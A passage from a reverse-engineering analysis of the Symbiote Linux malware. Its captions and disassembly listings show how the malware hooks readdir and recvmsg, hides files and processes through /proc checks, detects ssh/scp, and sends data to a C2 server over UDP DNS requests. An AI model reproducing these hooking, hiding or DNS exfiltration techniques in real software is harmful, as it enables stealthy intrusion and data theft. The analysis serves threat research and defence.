


Figure 14

The malware implements a function called check_proc, which will be explained in a bit. Depending on the boolean value returned by this function, the process calls the original readdir method and then hidden_file or hidden_proc:

Figure 15

The readdir64 function is hooked in a similar way.

The dlsym function is utilized to obtain the address of recvmsg, and then the process calls the original function:




Figure 16

The malicious process expects a specific message structure i.e. message[8] = 0xc, message[16] != 0, as displayed in the figure below:




Figure 17

The ELF binary converts unsigned short integers from host byte order to network byte order using htons. The message is copied to another memory area using the memcpy method:




Figure 18

In the check_proc function, the malware gets the directory stream file descriptor and computes the following path “/proc/self/fd/<File descriptor>”:




Figure 19

The path constructed above points to a symbolic link that is read using the readlink method. The function returns 1 whether the symbolic link contains “/proc” and 0 otherwise:




Figure 20

The malware implements a function called check_ssh_scp. It obtains the location of an executable by calling the readlink function with the “/proc/self/exe” parameter:




Figure 21

The purpose of this function is to detect the presence of the SCP/SSH executable and returns 0 if that’s the case:




Figure 22

Symbiote implements the CRC32b algorithm in a function called crc32b. The algorithm can be identified using the 0xEDB88320 constant:

Figure 23

There is a function called create_file that can be used to create files. It calls the open method (0x441 = **O_WRONLY** | **O_CREAT** | **O_APPEND**):




Figure 24

The process changes the permissions of a file to 0x1B6 = **S_IRUSR** | **S_IWUSR** | **S_IRGRP** | **S_IWGRP** | **S_IROTH** | **S_IWOTH**, which means that all users can read and write but cannot execute the file:





Figure 25

In the function called dns, the ELF binary retrieves the current process ID that is converted from host byte order to network byte order using htons:



```
.text:0000000000002B6B
.text:0000000000002B6B
.text:0000000000002B6B ; Attributes: bp-based frame
.text:0000000000002B6B
.text:0000000000002B6B dns proc near
.text:0000000000002B6B
.text:0000000000002B6B var_248= qword ptr -248h
.text:0000000000002B6B addr= sockaddr ptr -240h
.text:0000000000002B6B buf= byte ptr -230h
.text:0000000000002B6B var_30= qword ptr -30h
.text:0000000000002B6B s= qword ptr -28h
.text:0000000000002B6B var_20= qword ptr -20h
.text:0000000000002B6B fd= dword ptr -14h
.text:0000000000002B6B
.text:0000000000002B6B ; __unwind {
.text:0000000000002B6B push    rbp
.text:0000000000002B6C mov     rbp, rsp
.text:0000000000002B6F push    rbx
.text:0000000000002B70 sub     rsp, 248h
.text:0000000000002B77 mov     [rbp+var_248], rdi
.text:0000000000002B7E lea     rax, [rbp+buf]
.text:0000000000002B85 mov     [rbp+var_30], rax
.text:0000000000002B89 call    _getpid
.text:0000000000002B8E movzx   eax, ax
.text:0000000000002B91 mov     edi, eax        ; hostshort
.text:0000000000002B93 call    _htons
```

Figure 26

The malware calls a function named ChangetoDnsNameFormat that will be explained below:

```
.text:0000000000002C2B mov     edi, 1          ; hostshort
.text:0000000000002C30 call    _htons
.text:0000000000002C35 mov     rdx, [rbp+var_30]
.text:0000000000002C39 mov     [rdx+4], ax
.text:0000000000002C3D mov     rax, [rbp+var_30]
.text:0000000000002C41 mov     word ptr [rax+6], 0
.text:0000000000002C47 mov     rax, [rbp+var_30]
.text:0000000000002C4B mov     word ptr [rax+8], 0
.text:0000000000002C51 mov     rax, [rbp+var_30]
.text:0000000000002C55 mov     word ptr [rax+0Ah], 0
.text:0000000000002C5B lea     rax, [rbp+buf]
.text:0000000000002C62 add     rax, 0Ch
.text:0000000000002C66 mov     [rbp+s], rax
.text:0000000000002C6A mov     rdx, [rbp+var_248]
.text:0000000000002C71 mov     rax, [rbp+s]
.text:0000000000002C75 mov     rsi, rdx
.text:0000000000002C78 mov     rdi, rax
.text:0000000000002C7B call    ChangetoDnsNameFormat
.text:0000000000002C80 mov     rax, [rbp+s]
.text:0000000000002C84 mov     rdi, rax        ; s
.text:0000000000002C87 call    _strlen
.text:0000000000002C8C lea     rdx, [rax+0Dh]
.text:0000000000002C90 lea     rax, [rbp+buf]
.text:0000000000002C97 add     rax, rdx
.text:0000000000002C9A mov     [rbp+var_20], rax
.text:0000000000002C9E mov     edi, 1          ; hostshort
.text:0000000000002CA3 call    _htons
.text:0000000000002CA8 mov     rdx, [rbp+var_20]
.text:0000000000002CAC mov     [rdx], ax
.text:0000000000002CAF mov     edi, 1          ; hostshort
.text:0000000000002CB4 call    _htons
```

Figure 27

The malicious process creates a socket that will be used to communicate with the C2 server (0x2 = **AF_INET**, 0x2 = **SOCK_DGRAM**, 0x11 = **IPPROTO_UDP**). The C2 server address is converted from dotted decimal notation to an integer using the inet_addr method:

```
.text:0000000000002CB9 mov     rdx, [rbp+var_20]
.text:0000000000002CBD mov     [rdx+2], ax
.text:0000000000002CC1 mov     edx, 11h        ; protocol
.text:0000000000002CC6 mov     esi, 2          ; type
.text:0000000000002CCB mov     edi, 2          ; domain
.text:0000000000002CD0 call    _socket
.text:0000000000002CD5 mov     [rbp+fd], eax
.text:0000000000002CD8 mov     [rbp+addr.sa_family], 2
.text:0000000000002CE1 mov     edi, 35h ; '5'  ; hostshort
.text:0000000000002CE6 call    _htons
.text:0000000000002CEB mov     word ptr [rbp+addr.sa_data], ax
.text:0000000000002CF2 lea     rdi, dnserver   ; cp
.text:0000000000002CF9 call    _inet_addr
```

Figure 28

The sendto function is utilized to send data to the C2 server:

```
.text:0000000000002CFE mov     dword ptr [rbp+addr.sa_data+2], eax
.text:0000000000002D04 lea     rax, [rbp+addr]
.text:0000000000002D0B mov     ebx, 0
.text:0000000000002D10 mov     rbx, rax
.text:0000000000002D13 mov     rax, [rbp+s]
.text:0000000000002D17 mov     rdi, rax        ; s
.text:0000000000002D1A call    _strlen
.text:0000000000002D1F lea     rdx, [rax+11h]  ; n
.text:0000000000002D23 lea     rsi, [rbp+buf]  ; buf
.text:0000000000002D2A mov     eax, [rbp+fd]
.text:0000000000002D2D mov     r9d, 10h        ; addr_len
.text:0000000000002D33 mov     r8, rbx         ; addr
.text:0000000000002D36 mov     ecx, 0          ; flags
.text:0000000000002D3B mov     edi, eax        ; fd
.text:0000000000002D3D call    _sendto
.text:0000000000002D42 add     rsp, 248h
.text:0000000000002D49 pop     rbx
.text:0000000000002D4A leave
.text:0000000000002D4B retn
.text:0000000000002D4B ; } // starts at 2B6B
.text:0000000000002D4B dns endp
.text:0000000000002D4B
```

Figure 29

The function called ChangetoDnsNameFormat prepares the structure of the request for DNS data exfiltration:

